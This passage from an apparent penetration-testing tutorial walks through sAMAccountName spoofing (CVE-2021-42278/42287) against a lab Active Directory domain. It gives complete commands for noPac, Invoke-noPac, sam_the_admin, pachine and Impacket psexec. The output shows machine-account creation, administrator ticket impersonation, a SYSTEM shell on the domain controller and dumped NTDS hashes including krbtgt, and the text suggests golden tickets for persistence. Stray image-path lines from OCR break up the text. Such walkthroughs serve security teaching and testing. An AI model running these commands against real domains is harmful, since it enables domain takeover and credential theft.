Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 01/05/2021 21:34:06
Object Security ID   : S-1-5-21-552244943-2733646151-2332415024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: cdad1eb1ba4d60e76db46e947822d4ac
    ntlm- 0: cdad1eb1ba4d60e76db46e947822d4ac
    lm  - 0: bf5138105f8aca689f0f7205142abda1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 53f3ed1387e4f5fb8db1fb3682932e40
```

sAMAccountName Spoofing – DCSync

Automation

The steps of sAMAccountName spoofing could be replicated automatically directly from memory using noPac a C# tool which was developed by Cube0x0. Execution of the command below will create a machine account with a specified password and will obtain a service ticket for the "*cifs*" service which will be passed into the memory.

```
noPac.exe -domain purple.lab -user pentestlab -pass Password1234 /dc dc.purple.lab
/mAccount pentestlaboratories /mPassword Password123 /service cifs /ptt
```

```
C:\Users\pentestlab.PURPLE>noPac.exe -domain purple.lab -user pentestlab -pass Password1234 /dc dc.p
urple.lab /mAccount pentestlaboratories /mPassword Password123 /service cifs /ptt
[+] Distinguished Name = CN=pentestlaboratories,CN=Computers,DC=purple,DC=lab
[+] Machine account pentestlaboratories added
[+] Machine account pentestlaboratories attribute serviceprincipalname cleared
[+] Machine account pentestlaboratories attribute samaccountname updated
[+] Got TGT for dc.purple.lab
[+] Machine account pentestlaboratories attribute samaccountname updated
[*] Action: S4U

[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2self request for: 'dc@PURPLE.LAB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/dc.purple.lab'
[*] Got a TGS for 'administrator' to 'cifs@PURPLE.LAB'
[*] base64(ticket.kirbi):
```

sAMAccountName Spoofing – noPac

The following command will verify the domain escalation since a standard user can enumerate contents of the C$ folder on the domain controller.


```
dir \\dc.purple.lab\c$
```

```
C:\Users\pentestlab.PURPLE>dir \\dc.purple.lab\c$
 Volume in drive \\dc.purple.lab\c$ has no label.
 Volume Serial Number is D006-1FC6

 Directory of \\dc.purple.lab\c$

08/08/2021  20:51    <DIR>          inetpub
15/09/2018  09:19    <DIR>          PerfLogs
24/10/2021  21:55    <DIR>          Program Files
01/05/2021  18:11    <DIR>          Program Files (x86)
11/07/2021  19:04    <DIR>          share
07/11/2021  23:05    <DIR>          temp
18/05/2021  03:01    <DIR>          Users
11/12/2021  23:39    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  50,233,090,048 bytes free
```

sAMAccountName Spoofing – noPac DC Share

Similarly if the initial implant is PowerShell based the same command line arguments can be used from the Invoke-noPac script. As it has been mentioned already above it is actually a wrapper of the noPac C# tool.


```
Invoke-noPac -command "-domain purple.lab -user pentestlab -pass Password1234 /dc
dc.purple.lab /mAccount pentestlab /mPassword Password123 /service cifs /ptt"
```



sAMAccountName Spoofing – noPac PowerShell

Accessing the C$ folder of the domain controller will verify that the service ticket which was cached into memory is elevated.

```
dir \\dc.purple.lab\c$
```




sAMAccountName Spoofing – DC Share

Non-Domain Joined

The same principals of the technique can be applied from systems which are not attached to the domain. Hossam Hamed released a python script called sam the admin which emulates the attack. Initially the script will attempt to enumerate the attribute "*ms-DS-MachineAccountQuota*" in order to identify if a new computer can be added on the domain. Then a machine account will be created with a random password. The "*sAMAccountName*" attribute of the new computer account will modified to contain the value of the domain controller machine account. An elevated ticket will be requested and saved into the cache. Finally, the original value of the "*sAMAccountName*" attribute will be restored and using the cached ticket a session to the domain controller will established using the "*smbexec*" from Impacket suite.

```
python3 sam_the_admin.py "purple/pentestlab:Password1234" -dc-ip 10.0.0.1 -shell
```



sAMAccountName Spoofing – sam the admin shell

The script contains and a flag which can be used to dump domain hashes as the "*secretsdump*" is utilized on the background.

```
python3 sam_the_admin.py "purple/pentestlab:Password1234" -dc-ip 10.0.0.1 -dump
```

```
┌──(kali㉿kali)-[~/sam-the-admin]
└─$ python3 sam_the_admin.py "purple/pentestlab:Password1234" -dc-ip 10.0.0.1
 -dump
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Selected Target dc.purple.lab
[*] Total Domain Admins 2
[*] will try to impersonat pentest
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-47$"
[*] MachineAccount "SAMTHEADMIN-47$" password = @&3jFA5p7GlZ
[*] Successfully added machine account SAMTHEADMIN-47$ with password @&3jFA5p
7GlZ.
[*] SAMTHEADMIN-47$ object = CN=SAMTHEADMIN-47,CN=Computers,DC=purple,DC=lab
[*] SAMTHEADMIN-47$ sAMAccountName == dc
[*] Saving ticket in dc.ccache
[*] Resting the machine account to SAMTHEADMIN-47$
[*] Restored SAMTHEADMIN-47$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating pentest
[*]     Requesting S4U2self
[*] Saving ticket in pentest.ccache
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation
```

sAMAccountName Spoofing – sam the admin dump


These hashes can be used for offline cracking in order to identify any weak passwords in use and to determine if the password policy of the client is sufficient and according to industry standards or require further evaluation. Alternatively since the hash of the "*krbtgt*" account is visible a golden ticket can be created for domain persistence.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e
8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cdad1eb1ba4d60e76db46e947822d4ac:
::
purple.lab\pentestlab:1106:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee7
1eebe71af14d86c:::
purple.lab\pentest:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058
a5ea0e8fdb71:::
purple.lab\printuser:1114:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf0
58a5ea0e8fdb71:::
purple.lab\test:1122:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5e
a0e8fdb71:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:b8bf3a5fb7ef6ca90a6572c16fe3892d:::
PC1$:1105:aad3b435b51404eeaad3b435b51404ee:6f8a3f781265a179bd52183cd2b8b971::
:
DESKTOP-BB4O2PH$:1109:aad3b435b51404eeaad3b435b51404ee:fb6e93a9bec55a489cadf9
8ef3921ab9:::
```

sAMAccountName Spoofing – sam the admin dump domain hashes

A similar python script was released by Oliver Lyak which can be used both to scan domain controllers to identify vulnerable hosts and to retrieve ticket granting service tickets.


```
python3 pachine.py -dc-host dc.purple.lab -scan
'purple.lab/pentestlab:Password1234'
```



sAMAccountName Spoofing – Pachine Scanner

Execution of the following command to a vulnerable domain controller will create a machine account with a random password in order to obtain the ticket granting ticket. Then the machine account name will renamed and using *S4U2self* a service ticket will retrieved and saved locally for the Administrator user which belongs to "*Domain Administrators*" group.


```
python3 pachine.py -dc-host dc.purple.lab -spn cifs/dc.purple.lab -impersonate
administrator 'purple.lab/pentestlab:Password1234'
```



sAMAccountName Spoofing – Pachine Retrieve Ticket

The ticket can be imported into the Kerberos cache by using the "*export KRB5CCNAME*" and the path which the ticket was stored. Since the ticket is now imported from the current console Impacket "*psexec*" can be used with Kerberos authentication in order to get access to the domain controller.

```
export KRB5CCNAME=administrator@purple.lab.ccache
impacket-psexec -k -no-pass 'purple.lab/administrator@dc.purple.lab'
```



sAMAccountName Spoofing – PsExec

Implementation of this technique is also feasible from a tool which was based on the python script “sam the admin” called noPac. The scanner script will enumerate the “*ms-DS-MachineAccountQuota*” attribute and will get ticket granting tickets from all the available domain controllers. The ticket size will also displayed in the console for quickly identification of vulnerable targets. In the example below the two tickets were received without PAC are relatively smaller compare to the host 10.0.0.1 which issued a ticket with PAC.

```
python3 scanner.py purple.lab/pentestlab:'Password1234' -dc-ip 10.0.0.1
```

sAMAAccountName Spoofing – noPac Scanner

This script can be executed with various arguments depending on the activity. Specifying the credentials of a domain user and the IP address of the domain controller will implement the attack until an elevated ticket is retrieved.

```
python3 noPac.py purple.lab/pentestlab:'Password1234' -dc-ip 10.0.0.1
```

sAMAccountName Spoofing – noPac Retrieve Service Ticket

```
[*] 0: DC
[*] 1: CA
>>> Your choice: 0
[*] Selected Target dc.purple.lab
[*] Total Domain Admins 2
[*] will try to impersonat pentest
[*] Adding Computer Account "EMPSRQHYBB"
[*] MachineAccount "EMPSRQHYBB" password = YqXyq09JA8It
[*] Successfully added machine account EMPSRQHYBB with password YqXyq09JA8It.
[*] EMPSRQHYBB object = CN=EMPSRQHYBB,CN=Computers,DC=purple,DC=lab
[*] EMPSRQHYBB sAMAccountName == dc
[*] Saving ticket in dc.ccache
[*] Resting the machine account to EMPSRQHYBB
[*] Restored EMPSRQHYBB sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating pentest
[*]     Requesting S4U2self
[*] Saving ticket in pentest.ccache
[*] Remove ccache of dc.purple.lab
[*] Rename ccache with target.
[*] Attempting to del a computer with the name: EMPSRQHYBB
[-] Delete computer EMPSRQHYBB Failed! Maybe the current user does not have p
ermission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
```

sAMAccountName Spoofing – noPac

Appending the "*-shell*" and the "*–impersonate*" flags will establish a session on the domain controller.

```
python3 noPac.py purple.lab/pentestlab:'Password1234' -dc-ip 10.0.0.1 -dc-host dc
-shell --impersonate administrator
```

```
┌──(kali㉿kali)-[~/noPac]
└─$ python3 noPac.py purple.lab/pentestlab:'Password1234' -dc-ip 10.0.0.1 -dc
-host dc -shell --impersonate administrator
```


```
[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target DC.purple.lab
[*] will try to impersonat administrator
[*] Alreay have user administrator ticket for target DC.purple.lab
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
dc

C:\Windows\system32>
```


sAMAccountName Spoofing – Impersonate Administrator

Similarly the "*-dump*" flag can be used to retrieve hashes from domain users from the NTDS.DIT secrets. Since domain administrator access has been already achieved via the Kerberos ticket obtaining the hash of the "*krbtgt*" account would be the logical next step for establishing domain persistence.

```
python3 noPac.py purple.lab/pentestlab:'Password1234' -dc-ip 10.0.0.1 -dc-host dc
--impersonate administrator -dump -just-dc-user purple/krbtgt
```

sAMAccountName Spoofing – Dump krbtgt hash

YouTube



Watch Video At: https://youtu.be/Q1ihgDXGEB0

References

- https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html
- https://exploit.ph/more-samaccountname-impersonation.html
- https://github.com/WazeHell/sam-the-admin
- https://github.com/cube0x0/noPac